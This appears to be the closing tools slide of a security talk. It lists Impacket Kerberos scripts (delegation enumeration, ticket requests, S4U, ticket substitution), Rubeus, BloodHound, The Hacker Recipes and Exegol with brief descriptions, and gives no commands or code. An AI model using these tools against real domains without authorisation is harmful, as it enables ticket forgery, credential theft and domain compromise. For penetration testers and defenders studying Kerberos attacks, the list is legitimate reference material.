findDelegation.py	Impacket 🐍 script used to enumerate Kerberos delegations across a domain.
getTGT.py	Impacket 🐍 script to request TGTs
getST.py	Impacket 🐍 script to request Service Tickets, with or without S4U *(PR#1202 pending)*
describeTicket.py	Impacket 🐍 script to decode and decrypt information stored in ccache ticket *(PR#1201 pending)*
ticketConverter.py	Impacket 🐍 script to convert ccache/kirbi tickets
tgssub.py	Impacket 🐍 script to substitute service class/name/realm in a ccache ticket *(PR#1256 pending)*
Rubeus	C# Kerberos manipulation toolset (ticket requests, renewal, forgery, management, extraction, harvesting, …)
BloodHound	Active Directory relationships mapper and excavator
The Hacker Recipes	Theoretical and practical guides on offensive techniques. Mostly focused on AD at the moment
Exegol	Docker images and Python wrapper. Multi-containers management. Pre-configured, customized, community-driven images *(full refactor ongoing, great things coming)*

Talk terminated.